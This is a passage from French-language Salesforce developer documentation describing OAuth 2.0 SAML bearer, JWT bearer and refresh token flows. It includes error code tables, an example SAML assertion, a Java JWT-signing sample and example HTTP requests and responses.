| Code d'erreur | Erreur | Remarques |
|---|---|---|
| 1701 | Échec : relecture de nonce détectée | Un nonce ne peut utilisé qu'une seule fois. |
| 1702 | Échec : Paramètre consommateur clé manquant. | |
| 1703 | Échec : Jeton d'accès non valide. | |
| 1704 | Échec : Version non prise en charge. | Vous devez spécifier 1.0 pour le paramètre `oauth_version`. |
| 1705 | Échec : Horodatage non valide. | L'horodatage est manquant, futur, expiré ou mal défini. |
| 1706 | Échec : Nonce non valide. | Le nonce est manquant. |
| 1707 | Échec : Paramètre de jeton OAuth manquant. | |
| 1708 | Échec : Adresse IP non autorisée. | |
| 1709 | Échec : Méthode de signature non valide. | Le Jeton demandé (RequestToken) contient un paramètre `oauth_signature_method` non valide. |
| 1710 | Échec : URL de rappel non valide. | Le Jeton demandé (RequestToken) contient un paramètre `oauth_callback` non valide. La valeur doit être `oob` ou une URL valide qui utilise https. |
| 1711 | Échec : Vérificateur non valide. | Le Jeton demandé (RequestToken) contient un paramètre `oauth_verifier` non valide. |
| 1712 | Échec : Limite d'obtention du jeton d'accès dépassée. | L'échange entre un jeton de demande et un jeton d'accès ne peut être tenté que trois fois. |
| 1713 | Échec : Consommateur supprimé | L'application d'accès à distance a été supprimée de l'organisation Salesforce. |
| 1716 | Échec : Accès à l'API OAuth désactivé | L'API des services Web Force.com n'est pas activé pour l'organisation ou l'accès à l'API OAuth a été désactivé pour votre organisation. |

## Flux d'assertion du porteur OAuth 2.0 SAML

Une assertion SAML est un jeton de sécurité XML, généralement émis par un fournisseur d'identité et consommé par un fournisseur de services qui s'appuie sur son contenu afin d'identifier l'objet de l'assertion pour des raisons de sécurité.

Le flux d'assertion du porteur OAuth 2.0 SAML définit l'utilisation d'une assertion SAML afin de demander un jeton d'accès OAuth lorsqu'un client souhaite utiliser une autorisation précédente. L'authentification de l'application autorisée est fournie par la signature numérique appliquée à l'assertion SAML.

Une explication plus détaillée est disponible ici : `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Présentation du flux d'assertion du porteur OAuth 2.0 SAML

Le flux d'assertion du porteur OAuth 2.0 SAML est similaire à un flux de jeton d'actualisation dans OAuth. L'assertion SAML est transmise au point de terminaison du jeton OAuth, qui traite l'assertion, puis génère un jeton d'accès `access_token` basé sur l'approbation antérieure de l'application. Cependant, il n'est pas nécessaire que le client possède ou stocke un jeton d'actualisation `refresh_token`, ni un secret client `client_secret` requis à transmettre au point de terminaison du jeton.

Les étapes générales d'utilisation du flux d'assertion du porteur OAuth 2.0 SAML sont les suivantes :

1. Le développeur crée une application connectée et enregistre un certificat X509. Ce certificat correspond à la clé privée de leur application. Lors de l'enregistrement de l'application connectée, la `Clé consommateur` (OAuth `client_id`) est générée et attribuée à l'application.
2. Le développeur écrit une application qui génère une assertion SAML, puis la signe avec sa clé privée.
3. L'assertion est transmise au point de terminaison du jeton `https://login.salesforce.com/services/oauth2/token`.
4. Le point de terminaison du jeton valide la signature à l'aide du certificat enregistré par le développeur.
5. Le point de terminaison du jeton valide `Audience`, `Issuer`, `Subject`, ainsi que la validité de l'assertion.
6. Considérant que l'assertion est valide et que l'application a été autorisée précédemment par l'utilisateur ou l'administrateur, Salesforce émet un jeton d'accès `access_token`.

   Remarque: Un jeton d'actualisation `refresh_token` n'est jamais émis dans ce flux.

### Création d'une assertion du porteur SAML

Le développeur doit créer une assertion du porteur SAML valide qui respecte les règles suivantes :

- L'`issuer` doit être le `client_id` OAuth ou l'application connectée pour laquelle le développeur a enregistré le certificat.
- `Audience` doit être `https://login.salesforce.com` ou `https://test.salesforce.com`.
- `Recipient` doit être `https://login.salesforce.com/services/oauth2/token` ou `https://test.salesforce.com/services/oauth2/token`.
- `Subject NameID` doit être le nom de l'utilisateur Salesforce souhaité.
- L'assertion doit être signée conformément à la spécification Signature XML, en utilisant RSA et SHA-1 ou SHA-256.
- L'assertion SAML doit respecter les règles générales de format spécifiées ici : `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

- Lors de sa transmission au point de terminaison du jeton, l'assertion doit être codée en base64url telle que définie ici : http://tools.ietf.org/html/rfc4648#page-7

Voici un exemple d'assertion :

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
```

```
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

### Utilisation d'assertions du porteur SAML

Les assertions du porteur SAML doivent être transmises au point de terminaison du jeton à l'adresse `https://login.salesforce.com/services/oauth2/token` ou `https://test.salesforce.com/services/oauth2/token`.

Une fois transmise, les paramètres suivants doivent être fournis :

- `grant_type` : `urn:ietf:params:oauth:grant-type:saml2-bearer` - obligatoire.
- `assertion` : L'assertion du porteur SAML, codée en base64url telle que définie si : `http://tools.ietf.org/html/rfc4648#page-7` - obligatoire.

Paramètres standard supplémentaires :

- `format` : Le format de la réponse peut être spécifié dans un flux OAuth, à l'aide du paramètre `token` ou d'un en-tête HTTP Accepts.
- `scope` : L'étendue n'est pas prise en charge dans le flux. La valeur de ce paramètre est la combinaison d'étendues d'approbations précédentes.

Voici un exemple de demande de jeton :

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

### Le serveur envoie une réponse

Une fois la demande vérifiée, Salesforce envoie une réponse au client. Les réponses de jeton du flux de jeton du porteur OAuth 2.0 SAML respectent le même format que les flux `authorization_code`, même si aucun jeton d'actualisation `refresh_token` n'est émis.

**Remarque:** Une requête d'assertion du porteur SAML OAuth 2.0 examine toutes les approbations précédentes de l'utilisateur qui contiennent un `refresh_token`. Si des approbations correspondantes sont trouvées, les valeurs des étendues approuvées sont combinées et un `access_token` est émis (avec la valeur `"token_type" "Bearer"`). Si aucune approbation précédente ne contient de jeton d'actualisation `refresh_token`, aucune étendue approuvée n'est disponible et la requête échoue en tant que non autorisée.

### Erreurs

En cas d'erreur de traitement de l'assertion du porteur SAML, le serveur répond avec une erreur OAuth standard, qui précise l'erreur et une description de l'erreur contenant des informations supplémentaires sur la non validité du jeton. Voici un exemple de réponse d'erreur :

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux de jeton du porteur OAuth 2.0 JWT

JSON Web Token (JWT) est un codage de jeton de sécurité basé sur JSON qui permet de partager les informations d'identité et de sécurité dans tous les domaines de sécurité.

Le flux de jeton du porteur OAuth 2.0 JWT définit l'utilisation d'un JWT afin de demander un jeton d'accès OAuth à Salesforce lorsqu'un client souhaite utiliser une autorisation précédente. L'authentification de l'application autorisée est fournie par une signature numérique appliquée au JWT.

Pour plus d'informations sur un JWT et un flux de jeton du porteur JWT pour OAuth, reportez-vous aux pages suivantes :

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Présentation d'un flux de jeton du porteur OAuth 2.0 JWT

Le flux de jeton du porteur OAuth 2.0 JWT est similaire à un flux de jeton d'actualisation au sein de OAuth. Le JWT est POSTed (transmis) au point de terminaison du jeton OAuth, qui traite le JWT, puis génère un jeton d'accès `access_token` basé sur l'approbation antérieure de l'application. Cependant, il n'est pas nécessaire que le client possède ou stocke un jeton d'actualisation `refresh_token`, ni un secret client `client_secret` requis à transmettre au point de terminaison du jeton.

Le flux du porteur JWT prend en charge l'algorithme RSA SHA256, qui utilise un certificat chargé comme secret de signature.

Le flux de jeton du porteur OAuth 2.0 JWT comprend les étapes générales suivantes :

1. Le développeur crée ou utilise une application connectée existante, et peut également enregistrer un certificat X509. Ce certificat correspond à la clé privée de son application. Lors de l'enregistrement de l'application connectée, la Clé consommateur (`client_id` OAuth) et le secret consommateur sont générés et attribués à l'application.
2. Le développeur écrit une application qui génère un JWT, puis la signe avec son certificat.
3. Le JWT est POSTé dans le point de terminaison du jeton `https://login.salesforce.com/services/oauth2/token` ou, s'il est mis en oeuvre pour une communauté, `https://acme.force.com/customers/services/oauth2/token` (où `acme.force.com/customers` correspond à l'URL de votre communauté).
4. Le point de terminaison du jeton valide la signature à l'aide du certificat enregistré par le développeur.
5. Le point de terminaison du jeton valide l'audience (`aud`), l'émetteur (`iss`), la validité (`exp`) et l'objet (`sub`) du JWT.
6. Considérant que le JWT est valide et que l'application a été autorisée précédemment par l'utilisateur ou l'administrateur, Salesforce émet un jeton d'accès `access_token`.

   Remarque: Un jeton d'actualisation `refresh_token` n'est jamais émis dans ce flux.

## Création d'un jeton du porteur JWT

Le développeur doit créer un jeton du porteur JWT valide, conforme à RSA SHA256 selon les règles suivantes.

- L'émetteur (`iss`) doit être le `client_id` OAuth ou l'application connectée pour laquelle le développeur a enregistré le certificat.
- L'audience (`aud`) doit être `https://login.salesforce.com`, `https://test.salesforce.com` ou, si elle est mise en oeuvre pour une communauté, `https://acme.force.com/customers` (où `acme.force.com/customers` correspond à l'URL de votre communauté).
- L'objet (`sub`) doit correspondre au nom d'utilisateur de l'utilisateur Salesforce voulu ou, s'il est mis en oeuvre pour une communauté, de l'utilisateur de la communauté Salesforce. Pour la rétro-compatibilité, vous pouvez utiliser principal (`prn`) au lieu d'objet (`sub`). Si les deux sont spécifiés, `prn` est utilisé.
- La validité (`exp`) doit être l'heure d'expiration de l'assertion, à cinq minutes près, exprimée par le nombre de secondes à compter de 1970-01-01T0:0:0Z mesurée en heure UTC.
- Le JWT doit être signé à l'aide de RSA SHA256.
- Le JWT doit respecter les règles de format générales spécifiées ici : `http://tools.ietf.org/html/draft-jones-json-web-token`.

Pour créer un jeton du porteur JWT, procédez comme suit :

1. Créez un en-tête JWT Header sous le format suivant : `{"alg":"RS256"}`.
2. Codez l'en-tête JWT Header en Base64url comme défini ici : `http://tools.ietf.org/html/rfc4648#page-7`. Le résultat doit ressembler à : `eyJhbGciOiJSUzI1NiJ9`.
3. Construisez un ensemble de réclamations JSON pour le JWT avec les `iss`, `sub`, `aud` et `exp` :

   ```
   {"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
   ukXnVjzRgSuQqGn75NL7yfkQcyy7",
   "sub": "my@email.com",
   "aud": "https://login.salesforce.com",
   "exp": "1333685628"}
   ```

4. Codez le JWT Claims Set en Base64url sans aucun saut de ligne. Par exemple :

   ```
   eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
   Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
   ```

```
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Créez une chaîne avec l'en-tête JWT Header codé et le JWT Claims Set codé, sous le format suivant :

   ```
   encoded_JWT_Header + "." + encoded_JWT_Claims_Set
   ```

   Dans l'exemple suivant, l'en-tête codé JWT Header est souligné :

   ```
   eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
   Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
   Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
   Njg1NjI4In0=
   ```

6. Signez la chaîne qui en résulte à l'aide de SHA256 avec RSA.
7. Créez une chaîne à partir de la chaîne à cette étape, sous le format suivant :

   ```
   existing_string + "." + base64_encoded_signature
   ```

   Dans l'exemple suivant, le début de la signature codée en base64 est souligné :

   ```
   eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
   Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
   Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
   Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
   I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
   480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
   36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
   En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
   ```

Le code Java suivant est un simple exemple de création d'un jeton du porteur JWT :

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
```

```
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

## Utilisation d'un jeton du porteur JWT

Les jetons de porteur JWT doivent être POSTés dans le point de terminaison du jeton à l'adresse `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token` ou, s'il est mis en oeuvre pour une communauté, `https://acme.force.com/customers/services/oauth2/token` (où `acme.force.com/customers` correspond à l'URL de votre communauté).

Une fois publié, les paramètres suivants sont requis :

- `grant_type` : `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion` : Le jeton du porteur JWT.

Paramètres standard supplémentaires :

- `format` : Le format de la réponse peut être spécifié dans un flux OAuth, à l'aide du paramètre `token` ou d'un en-tête HTTP Accepts.
- `scope` : L'étendue n'est pas prise en charge dans le flux. La valeur de ce paramètre est la combinaison d'étendues d'approbations précédentes.

Voici un exemple de demande de jeton :

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

## Le serveur valide le jeton

Une fois la demande vérifiée, Salesforce envoie une réponse au client. Les réponses de jeton du flux de jeton du porteur OAuth 2.0 JWT respectent le même format que les flux `authorization_code`, même si aucun jeton d'actualisation `refresh_token` n'est émis. Une requête d'assertion du porteur JWT OAuth 2.0 examine toutes les approbations précédentes de l'utilisateur qui contiennent un jeton d'actualisation `refresh_token`. Si des approbations correspondantes sont trouvées, les valeurs des étendues approuvées sont combinées et un `access_token` est émis (avec `"Bearer"` comme valeur de `"token_type"`). Si aucune approbation précédente ne contient de jeton d'actualisation `refresh_token`, aucune étendue approuvée n'est disponible et la requête échoue, car non autorisée.

Si vous la mettez en oeuvre pour une communauté, la valeur `"sfdc_community_id"` du point de terminaison du jeton contient l'ID de la communauté qui peut être requis dans des requêtes API REST Chatter.

**Remarque:** Une fois le jeton d'accès `access_token` acquis, vous le transmettez en tant que jeton de porteur dans l'en-tête de la requête d'autorisation. L'exemple suivant est un appel d'API REST à des communautés :

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

## Erreurs

En cas d'erreur de traitement du jeton du porteur JWT, le serveur répond avec une erreur OAuth standard, qui précise l'erreur et une description de l'erreur contenant des informations supplémentaires sur la non validité du jeton. Voici un exemple de réponse d'erreur :

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux du jeton d'actualisation OAuth 2.0

Lorsque le consommateur a obtenu l'autorisation d'accès, il peut utiliser un jeton d'actualisation pour obtenir un nouveau jeton d'accès (ID de session). Cela est possible uniquement lorsque le consommateur a déjà reçu un jeton d'actualisation en utilisant le serveur Web ou le flux agent-utilisateur. Il revient au consommateur de déterminer les dates d'expiration d'un jeton d'accès et d'application d'un nouveau jeton. Les flux du porteur peuvent être utilisés uniquement lorsque le consommateur a reçu un jeton d'actualisation.

Les étapes du flux d'authentification d'un jeton d'actualisation indiquées ci-dessous. Voici plus informations sur chaque étape :

1. Le consommateur utilise le jeton d'actualisation existant pour demander un nouveau jeton d'accès.
2. Une fois la demande vérifiée, Salesforce envoie une réponse au client.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Demande d'un jeton d'accès mis à jour par le consommateur

Un consommateur peut utiliser le jeton d'actualisation pour obtenir une nouvelle session selon ses besoins.

Le consommateur doit faire une demande POST sur le point de destination du jeton, avec les paramètres suivants :

- `grant_type` : pour ce flux la valeur doit être `refresh_token`.
- `refresh_token` : le jeton d'actualisation de l'étape d'approbation.
- `client_id` : la clé consommateur dans la définition de l'application connectée.
- `client_secret` : le secret consommateur dans la définition de l'application connectée. Ce paramètre est facultatif.
- `client_assertion` : au lieu de transmettre le `client_secret`, vous pouvez fournir une assertion `client_assertion` et un type `client_assertion_type`. Si aucun paramètre `client_secret` n'est fourni, Salesforce vérifie automatiquement la présence de `client_assertion` et de `client_assertion_type`.

  La valeur de `client_assertion` doit être un jeton du porteur JWT typique, signé avec la clé privée associée au certificat chargé du consommateur OAuth. Seul l'algorithme RS256 est pris en charge. Pour plus d'informations sur l'utilisation de `client_assertion`, reportez-vous à Spécifications OpenID Connect pour la méthode d'authentification cliente `private_key_jwt`.
- `client_assertion_type` : renseignez cette valeur lors de l'utilisation du paramètre `client_assertion`.

  La valeur de `client_assertion_type` doit être `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.
- `format` : le format de retour attendu. Ce paramètre est facultatif. Le paramètre par défaut est `json`. Les valeurs sont :
  - `urlencoded`
  - `json`
  - `xml`

L'exemple suivant présente le corps du POST hors plage vers le point de destination du jeton :

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

A la place du paramètre `format`, le client peut également spécifier le format renvoyé dans un en-tête accepter-demander en utilisant l'un des paramètres suivants :

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

## Le serveur Salesforce envoie une réponse

Une fois la demande vérifiée, Salesforce envoie une réponse au client. Les paramètres suivants sont inclus dans le corps de la réponse :

- `access_token` : l'ID de session Salesforce qui peut être utilisé avec l'API des services Web.
- `token_type` : la valeur est `Bearer` pour toutes les réponses qui incluent un jeton d'accès.
- `instance_url` : une URL indiquant l'instance de l'organisation de l'utilisateur. Par exemple : `https://votreInstance.salesforce.com/`.
- `id` : l'URL d'identité qui peut être utilisée pour identifier l'utilisateur et pour demander plus d'informations sur l'utilisateur. Reportez-vous à URL d'identité à la page 6061.
- `sfdc_community_url` : si l'utilisateur est membre d'une communauté Salesforce, l'URL de la communauté est fournie.
- `sfdc_community_id` : si l'utilisateur est membre d'une communauté Salesforce, l'ID de la communauté de l'utilisateur est fourni.
- `signature` : la signature HMAC-SHA256 codée en Base64 signée avec la clé privée du consommateur qui contient l'ID et `issued_at` concaténés. Cette signature permet de vérifier que l'URL d'identité n'a pas été modifiée depuis son envoi par le serveur.
- `issued_at` : la date de création de la signature.

Voici un exemple de réponse JSON de la part de Salesforce :

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Voici un exemple de réponse XML :

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

Voici un exemple codé en URL :

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

Si un problème se produit durant cette étape, la réponse contient un message d'erreur avec les éléments suivants :

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_client_id` : identificateur client non valide
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP POST
  - `invalid_client_credentials` : secret client non valide
  - `invalid_request` : type de secret non pris en charge
  - `invalid_grant` : jeton d'accès/d'actualisation expiré
  - `invalid_grant` : IP interdite ou heures de connexion non valides
  - `inactive_user` : utilisateur non actif
  - `inactive_org` : organisation bloquée, fermée ou interrompue
  - `rate_limit_exceeded` : nombre de connexions dépassé
  - `invalid_scope` : l'étendue demandée n'est pas valide, est inconnue ou mal définie

Voici un exemple de réponse d'erreur :

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux d'authentification d'un serveur Web OAuth 2.0

